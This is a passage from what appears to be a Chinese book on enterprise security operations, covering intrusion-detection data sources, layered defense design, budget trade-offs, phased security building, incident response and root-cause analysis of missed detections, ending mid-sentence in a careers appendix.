


图 16-1　常见入侵感知数据源采集的维度

这些数据维度包括：

1）**网络（安全）设备**：防火墙、WAF、NIDS，在大型 IDC 环境中这些产品的形态可能不一定是“盒子”，而是分布式软件，module 或 agent 的形式。

2）**OS 层**：HIDS 数据，系统原生日志，以及应用层日志。

3）**运行时环境**：例如 JVM、Zend 等解释器的定制日志，在形式上它也属于 OS 层面可以采集的数据。

4）**数据层**：对应的是数据库、缓存以及大型的分布式数据库中间件代理所产生的访问和安全告警。

5）**漏洞信息**：由网络扫描器或主机本地 agent 搜集的漏洞信息。

6）**资产和配置管理数据**：iplist 等属于基础数据，如果这类数据不正确，对于多维度数据关联以及发现问题后的处理流程都有很大的障碍。

这张图里没有标识出来的实际上还有另外一部分：第三方威胁情报数据（例如 IP 信誉、恶意域名和灰色 URL 等）。但据笔者观察，大多数企业的安全建设还没有成熟到对常规维度的数据榨干的地步，所以威胁情报这部分通常没有被放在紧急且重要的位置。

2. 服务器视角

从更加具体化的服务器部署视角来看，以 Web 服务环境下的各个功能服务器为例，描述安全产品部署的选择性问题，因为并不是所有的服务器都需要千篇一律地部署所有的安全产品。

图 16-2 是一个抽象的大中型 Web 服务架构，通常 SLB 软件负载均衡（7 层）可能会同时充当一些 WAF 的角色，需要装载对应的 WAF 模块和人机识别模块（采集业务安全数据），后端的 App server 应用服务器，例如 Java 或 PHP 或 node.js 等本身首先是一个 Linux OS 环境，需要 HIDS 主机层的入侵检测，其次因为有应用跑在上面，所以需要 RASP 运行时环境的沙箱模块，一般情况下还需要一个大数据日志采集的 agent 用于收集系统和应用层面的实时日志（Flume 是一款流行的大数据 agent），HIDS 所采用的数据通道和 Flume 是否通过自研手段合并成一个 agent 并不是这个问题的关键，这里是用来说明需要实现哪些功能。再后面的中间件不是一个直接对外暴露的服务，更多关注系统的自身状态是否存在入侵可疑，所以需要 HIDS 和一个大数据日志收集 agent，如果后端是关系型数据库，使用的是非私有 SQL 协议，则可以在这里加载 SQL 审计模块（形式上可能是挂在旁路），如果使用的是私有协议，则可以考虑把 SQL 审计改成接口调用审计。最后面的数据库关注的也是操作系统本身是否被渗透，同样也是一个 HIDS 和一个大数据的 agent。通过这些不同功能服务器上的数据采集点，构成入侵感知的数据来源。




图 16-2　大中型 Web 服务架构示意图

3. IDC 视角

是否涉及这个视角纯粹取决于规模，业务规模稍微大一点就会自然牵扯到跨 IDC，跨全球区域这些问题。安全感知对应的技术架构也会随业务形态产生相应的变化。具体到实现一般是“跟随”运维基础架构，运维如果是采用多中心分治原则，则安全的数据也不会刻意追求到最终的汇聚点进行聚合。但一般情况下，为了兼顾多维度数据关联的准确性，会使用多级日志聚合到一个中心计算节点，如图 16-3 所示，在最终数据集上生成攻击检测告警。

对于涉及敏感国家和地区受限于数据保护遵从与合规性需求时，可适当采用区域分治原则，使所在 region 的安全大数据在本 region 内计算完毕，不跨 region 传输。

4. 逻辑攻防视角

从抽象的纯攻防视角如图 16-4 所示，对于企业的生产网络而言，最外围的威胁如下：1）4 层流量型 DDoS；2）DNS 瘫痪；3）链路劫持。对应最外层的主要防御手段是抗 DDoS。




图 16-3 IDC 视角




图 16-4 逻辑攻防视角

抗 DDoS 之后的第一道防御模型是快速收敛入口，减小攻击面，通常的手段是 4 层防火墙，5 元组 ACL 过滤或利用 Web 服务的反向代理只对外开放 TCP 80 等主要服务端口，其余全部对互联网禁止。

在 4 层协议过滤之后，攻防模型进入第 7 层应用层协议对抗，1）HTTP/HTTPS 协议，防御手段是 WAF；2）非 HTTP 协议，主要使用 NIDS，在节约成本的前提下也可以省略这个措施转而采用服务加固和强审计的方式做妥协方案；3）CC 等 7 层 DDoS 攻击，使用 7 层的抗 DDoS 做人机识别，通常是类似 WAF 的软件模块。

在 7 层协议的更后端是应用代码的运行时状态，这个层次比 7 层的 CGI 更底层，在比较大规模的生产环境中，一般以检测 webshell 为主，在小规模环境下可以采取相对重度的方式用 RASP 模块检测 OWASP TOP 10 漏洞中的大多数类型。

再往后的攻击模型，介于应用层攻击到系统层攻击之间，包括：直达数据库的恶意攻击（SQL 注入或拖库），SSH 的暴力破解，直接调用系统命令但仍未获得完全系统权限的 webshell 指令执行，对应的防御模型抽象为 SQL 审计、系统日志分析、webshell 检测。

在攻击链的末端，最后一层攻击模型是获取系统权限，防御者模型则是检测提权和 rootkit，对应的解决方案通常是 HIDS 的功能。到这里基本完成了入侵过程的全部对抗。虽然从攻击的角度看攻击还没完，但后面的横向渗透等攻击所对应的防御模型也基本都涵盖在前述的层次逻辑之中。

16.2　不同场景下的裁剪

以上“全套”设计对于大多数企业而言还是太贵了，在业务规模和安全投入没有达到理想化水平之前，只能做一些妥协和裁剪，但是这种裁剪还是要追求有限安全总投入（钱、人员编制，内部支撑团队）水平下的最大安全效果。

1. IDC 规模大小的区别

对裁剪影响最大的便是 IDC 规模，因为它决定安全的总投入。极端一点说小网站弄个 modsecurity 或 naxsi，装个 OSSEC 就完事了，哪还用得着这么复杂。然而对于绝大多数既称不上海量，又不那么小的平台来说，可以有很多省钱的渠道，比如：

1）4 层抗 DDoS 的成本很高，不一定要自己去建这种能力，7 层抗 DDoS 也可依赖于

第三方，仅仅是不要对效果有过分的期望。

2）如果没有条件做网络分光，那就干脆忘了这事吧，扫描器 +Web 日志分析也能顶用。

3）自研 Hids 是奢侈品，如果你的公司市值尚未超过 100 亿美元，建议还是用现成的开源产品，比如 OSSEC 或者 OSquery。

4）RASP 也是个奢侈品，衡量的标准是如果你 WAF 尚且不能很好地利用，就不要去弄 RASP 了，当然规模比较小，对并发性能要求不苛刻的业务环境，花钱买商业产品也是一种思路。

5）SQL 审计也有点小奢侈，如果你在 CGI 层能有比较大的自信解决 SQL 注入问题，那也可以忽略这个产品。

2. 不同的业务类型

如果业务流量中大部分都是 HTTP 类型的，那么应该重点投入 WAF、RASP 和 Web 扫描器，NIDS/NIPS 可以省略，如果有条件搞 HIDS，应该优先关注用户态检测，比如 webshell 和提权。

如果非 HTTP 协议例如 SSH、MySQL 等通用协议而非私有协议占多数，网络的部分可以考虑 NIDS，数据库部分可以使用 SQL 审计。如果消息接口、远程过程调用、数据缓存和持久化中私有协议占多数，则不用考虑 NIDS 和 SQL 审计，而应转向 HIDS，私有协议对入侵者来说是一道门槛，被渗透的概率不高，所以更多关注操作系统本身就行。对于大量的非 Web 业务，例如很多存储节点，也只需要关注操作系统的入侵，更多的在 HIDS 上投入，重点在后门程序和 Rootkit 检测。

3. 安全感的底线

无论如何追求性价比，安全感总是有一个底线的，在生产网络的安全管理中，这个底线就是：

1）入侵者能随意操纵数据库 / 用户数据（不一定需要数据库权限，也不一定需要系统的 root 权限）。

2）渗透到达了操作系统这一层（得到 shell 了，无论是普通用户还是 root）。

作为防御方我一定要对上述两种情况有所掌控，最起码在这两个环节上具备一定的入侵感知能力，不至于发生了如此严重的事情还是没有半点告警。对应在整体方案上无论如何裁剪，在安全团队的能力不是特别惨淡的情况下，还是尽可能地在数据库（或 DAL，数据访问层）和主机这两个层面设防。

第 17 章 Chapter 17

分阶段的安全体系建设

理论篇中提过安全体系建设是一个分阶段逐步推进的过程，本章就这一过程应如何分解以及分解后的重要部分展开描述。

17.1 宏观过程

企业的安全体系建设是一个从“0”到“1”的过程，这种过程采用分步走战略，图 17-1 展现了安全整体建设的“次第”。

在纵深防御建立起来之前，是不是被动挨打呢，显然不是的。你需要做一些基础的事情，最大化的止损，虽然有些事情看起来很简单，却往往是安全事件的根源。所以第一阶段是基础安全策略的实施，这一部分看上去不那么高大上，却是 ROI 最高的部分。这一部分大多属于整改项，不需要太多额外的投入就可以规避 80% 的安全问题，即使一个企业没太多安全预算，做不到全线业务实时入侵感知，也能有一个底线的基础保障，这一阶段总体上属于“饿不死”。

第二阶段是进入系统性建设，也就是第二篇中涉及的各个维度的安全防御手段。入侵检测等，除了技术上，还包括流程和审计需求。这是一个相对体系化的雏形，对于不是特别大的互联网公司而言，开源软件 + 商业解决方案一般可以应付。在这个阶段，如果对象

是大型互联网公司，则应该直接进入自研之路，同步开始研发安全产品，例如 HIDS、大数据平台等，自研迟早是一个无法回避的现实需求。




图 17-1　安全整体建设的框架

第三阶段，系统化建设，安全运维和 SDL 成体系之后，可以选择性关注业务安全的问题。通常以账号安全为切入点，之后选择主营业务中风险最大的 IT 流程活动做相关的业务风险分析和业务风控体系建设。

当安全运维、产品安全（SDL）、业务安全都初步成体系之后是不是安全的整体建设就算完了呢？显然不是。有这些点和面只能说是有了骨架，顶多只能算一层厚薄不均的防御网，薄弱点仍然容易被穿透，因此接下来的工作是进入运营环节，也就是所谓的 PDCA 的工作，把每一个防御点打磨到极致。这一部分工作很重要，但属于非前台可见的“内功”，可能不容易受到管理者的重视，但安全的 Leader 自己要清楚利害关系，如何在这部分工作投入资源和量化对应的 KPI 产出是需要考虑的问题。

最后一个层次，当以上点和面的建设都打磨得差不多的时候，安全建设进入“自由发挥区间”，这个区间做的事往往跟平台的经营状况，业务的市场地位，业务的全球化属性有很大的关系，已经无法给这个区间的事情贴标签，但也有一些可遵循的参考物，比如对标业界领导厂商。

对整体的建设次第有了大致的介绍后，下面对一些关键环节做进一步描述。

17.2　清理灰色地带

以下列举了一些常见的安全诉求，最初始的阶段都需要解决这些问题。

第一阶段：

1）资产管理的灰色地带（例如，资产管理系统数据不准确，运维和安全都不知道线上有某个IP，遗漏了安全检查和监控；一批新采购的服务器因为业务侧的紧急扩容需求急急忙忙上线，漏掉了安全扫描，诸如此类的）。

2）安全措施的覆盖率和健康状态，例如HIDS的安装覆盖率，边缘IDC节点的服务器是否有；即使有，是不是在运行状态，还是agent down了也不知道。

3）ACL的有效性。例如，为调试某个应用开了条临时策略，事后忘了回收了；iptables的规则因为各种未知的原因突然失效了，导致全端口可访问。

这些问题涉及配置管理、上下线流程、安全监控的范畴，所以在流程和技术上都需要审查。另一方面即使有了流程也不完全可依赖，因为基于人的流程是会犯错的，基于机器的流程才稍微可信点。举个例子，公司定义了业务发布前的上线安全检查这个流程，但是业务方在发布前忘记知会到安全部门漏掉了这个环节，最后还是一个坏的结果，安全问题往往因为这种低级错误，而并非是因为没有高大上的入侵感知。

第二阶段：

1）清理远程登录弱口令。

2）清理Web应用：SQL注入、文件上传点，struts2等RCE漏洞，管理后台对外，管理后台弱口令，统计第三方开源Web程序如discuz！的版本及其对应漏洞。

3）清理服务端口：盘点不必要的服务和协议，排查高危端口。

解决了上述问题，再投入或者同步进行纵深防御＋入侵感知体系建设，才会事半功倍。

17.3 建立应急响应能力

以下分别从组织、流程、技术体系三方面解释互联网企业的应急响应能力（SRC），参见图 17-2。




图 17-2 应急响应能力

1. 组织

有 SRC，SRC 不只是一个提交漏洞给奖励反馈的平台，更是一个黑白两道关系维系的渠道，有了关系渠道，就能在第一时间有偿获知（威胁情报是一个概念，实际上就是有价值的信息），这种情报不一定是机器可读的 IOC，很可能就是一句话“你们的 xx 系统已经被黑了，你们回去查一下”，现在 SRC 的模式更是玩出了人民战争的味道，要发动一切资源举报威胁信息。较成熟的 SRC 团队还做一件事情：漏洞根因和影响面分析，再后面的流程 SRC 团队基本不再干预。

3 个典型职能部门是：运维、产品开发团队、安全部门中的防御体系建设小组，下面是这三个部门的工作分工：

1）运维团队负责跟系统、数据库、中间件、网络基础架构相关的补丁和配置更改的具体实施工作，例如第三方开源服务器软件 Nginx、OpenSSL、MySQL 的漏洞。

2）产品团队负责产品相关的代码级别的漏洞修复（如果是自己开发的产品的漏洞）。

3）安全防御体系建设小组负责在相关的入侵感知体系中 update 对应该漏洞的检测规则。

2. 流程

1）一般性的漏洞跟普通的 bug 修复流程一样，由安全部门接口转交业务线接口，之后由业务部门修复后提交新版本进行发布，遵循的就是普通 DevOps 发布流程，并无特殊之处。至于漏洞本身的“修复 – 验证 – 发布 – 监控”等 PDCA 的流程涵盖在 DevOps 之中，跟普通的版本发布是一样的。

2）对于比较严重的漏洞，通常由安全、运维、产品 3 个职能的 Leader 组织一个会议，制定专门的漏洞修补和应急计划。在这个场景下，关键角色到场的临时会议效果远大于制定一个流程，流程可以有，但不是重点。形象一点说明，上午开会制定计划，中午实施发布，晚上持续监控，可能一天就完事了，其过程主要是还是参考 ITIL 等做一些风险规避措施。

3）SLA——根据漏洞类型和影响程度决定，一般性的漏洞也不必连夜修复。高危漏洞，有实际攻击面的会连夜赶工，高危漏洞全网 push 补丁可要求在 24 小时内完成，总体上认为这个指标跟自动化运维能力有关，但是确认影响面和受害范围仍属于安全的职责。

4）假如短时间内无法修复，使用临时规避措施，前端设备提供“虚拟补丁”即一条针对该漏洞的阻断规则（前提是有这种能力），或者短期内关闭某些功能，添加访问控制手段作为临时规避措施

3. 技术

1）发现得快依赖于入侵感知体系，从 HIDS、RASP、WAF、SQL 审计等各个维度，这是互联网安全防护体系的核心。

2）修得快则依赖于持续集成和自动化发布工具的支持，开发人员如何一键发布，属于互联网公司每天的日常活动，这个能力依赖于开发工具、运维工具建设，职责上跟安全没有直接关系却对漏洞的修复效率产生潜在的影响。

3）同样，自动化运维能力主要属于运维的职责，但也会影响漏洞修复和安全策略实施的效率。

总结一下，实际上有 3 件事：1）发现的快；2）修的快；3）修不了，临时规避。

17.4 运营环节

很多人以为某一个漏洞没检测出来或者某一个检测手段不够深入解决起来都很简单，确实站在单点技术的角度，如果仅从攻与防来看可能不是很难，但问题在于场景切换到大规模的服务器网络，这个问题的解会复杂化。

首先是覆盖率的问题，入侵检测手段的 demo 往往只占 30% 的工作量，通过生产环境的性能和可用性要求，并且灰度推广到全网达成 90% 以上的覆盖率，大约占 30% 的工作量，而防御模型本身的优化，数据质量的优化，检测规则的优化占 40% 以上的工作量。小规模的 IDC 环境里，安全产品的全网推广可能是一瞬间的事情，但是大型 IDC 环境里可能有点像攒 VIP 积分一样是个缓慢的过程，所以相当于比小规模 IDC 环境多出一道安全建设的“额外环节”。而防御模型的优化这个过程，在一个单点的技术环境下也许可以浓缩为一条规则的优化，但是在大规模 IDC 下却衍生出很多问题，变成了一套 PDCA 的方法论。从这两个角度看，规模大了以后问题都会复杂化，相对应的方法也会不同。下面具体分析防御模型优化这件事。

图 17-3 是可以作为漏报的根因分析流程，防御体系建设的一大过程就是跟逃逸和绕过既有的安全策略做对抗，如果一个安全事件没有发现，攻击者获得了权限但所有的安全机制都没产生告警，那就要追溯这个过程，尝试还原整个攻击路径，并分析没有抓到的原因，通常有以下几个环节。




图 17-3 漏报的根因分析流程

首先，单点的检测手段不足是绝大多数人都会想到的，可能是检测规则写得不够好，对某些情况没有考虑到，补充相关场景的检测规则即可。例如只做了 rootkit 检测，而没有

考虑诸如“不利用任何第三方可执行文件实现的反弹 shell”就属于这一类情况。

第二，单点的检测深度如果没有问题，那么可能的原因是单维度的数据不足以捕捉事件，或者单维度数据不足以精确剔除误报，这个时候就要引入其他维度的数据作对比，典型的例子比如 SQL 注入，在 CGI 层面要对抗 HTTP 编码问题，单维度的 WAF 数据还不够，可能需要从 SQL 层引入第二层检测，两个维度叠加后出结果。更常见的 webshell 则有很多维度。

第三，在大型互联网中，单点的深度和检测维度都没有问题，而是出问题的机器上还没安装和运行相关的检测产品，全网的部署覆盖率才 50%，剩下的 50% 在这几个维度是裸奔，所以被人捅了马蜂窝。这个问题其实也无解，只有加速提升覆盖率。反过来说，单点的检测方案再美好，因为影响了性能和可用性推广不了，最后都等于没有。所以把安全的功能和检测能力放在第一位的方案往往不是最优解。

第四个层次，以上都没问题，但是安全产品本身处在亚健康状态：进程挂了，模块挂了，数据同步漏了……最后的结果就是出问题时正好漏过了……一方面可能是因为产品本身的健壮性比较差，另一方面可能是设计不够好，体积臃肿，垃圾数据大堆，真正的数据利用率很低。

第五个层次，覆盖率 100%，但是数据质量不高，导致的误报很多，有价值的信息也被淹没了。质量不高有两层含义：第一层数据源跟检测目标的相关性不强，传统的 SOC 里采集了大量的数据，但很多信息不是安全强相关，也不足以判断到底发生了什么，这种数据就没什么用。比如防火墙的日志里一大堆数据包分片的告警，在海量的环境下纯属垃圾信息。第二层含义是模糊告警太多，很多中低风险疑似触发安全策略的告警，需要通过手工做大量验证，整体上 ROI 很低。人有习惯效应，告警刷屏多了又不是严重告警，人会自动“选择性忽略”，这样还不如没有。

如果以上都没问题，那最后只有两种可能，一种是整体安全机制存在缺陷，一种是人为的解读能力缺失，或者是人的事件处理流程上存在问题。整体机制的问题涉及推倒重来，是一个很大工程，这个必须要由安全负责人去决策。人的问题，一方面需要提升对攻防的认知，一方面需要改进流程和过程方法论。

以上全部闭环后通常能在一轮又一轮螺旋式的迭代中不断地改进既有安全体系的能力，所谓十年攻防积累很多都是背后看不见的功夫，这将占据了日常主要的工作量。没有经验的安全负责人在给领导画安全蓝图的时候千万别低估了这一部分工作量，搞了个 demo 就去吹牛，往往会摔得很惨。

Appendix 附录

信息安全行业从业指南 2.0

我更早以前写过《信息安全从业参考》《信息安全的职业生涯》《CSO 的生存艺术》等文章，这几篇都归入 1.0 系列，这篇文章是 1.0 的后继和扩展。

我个人没有能力去预言安全产业的发展，但职业毕竟是个跟产业相关性比较大的话题，所以也适当说一些个人观点吧。先从甲乙方说起，乙方分为 2B 和 2C 两类，这里主要说 2B 的部分，因为 2C 中的大部分更适合归入互联网行业。IDC 的报告称 2018 年中国企业安全市场约 200 亿 RMB，相对于互联网、游戏等其他领域而言显然是个很小的市场，所以安全公司不会像互联网领域的创业公司一样遍地开花，会受到整个市场容量的限制，对于乙方，如果不是 360，那就是启明、绿盟、天融信这类公司了（名字太多不一一列举，如果你所在公司营业额很高而未出现在此列请不要生气，这里并无意去关注具体的公司）。有人会说以后乙方可能还会有 BAT 的安全团队，没错，但从做的事情而言，即便阿里云安全成了乙方安全，但实际上做的事情对于从业者而言还是甲方做的那些事情，因此在这里就不把他们归入乙方了（2015 年 -2016 年间，这些甲方为了做 2B 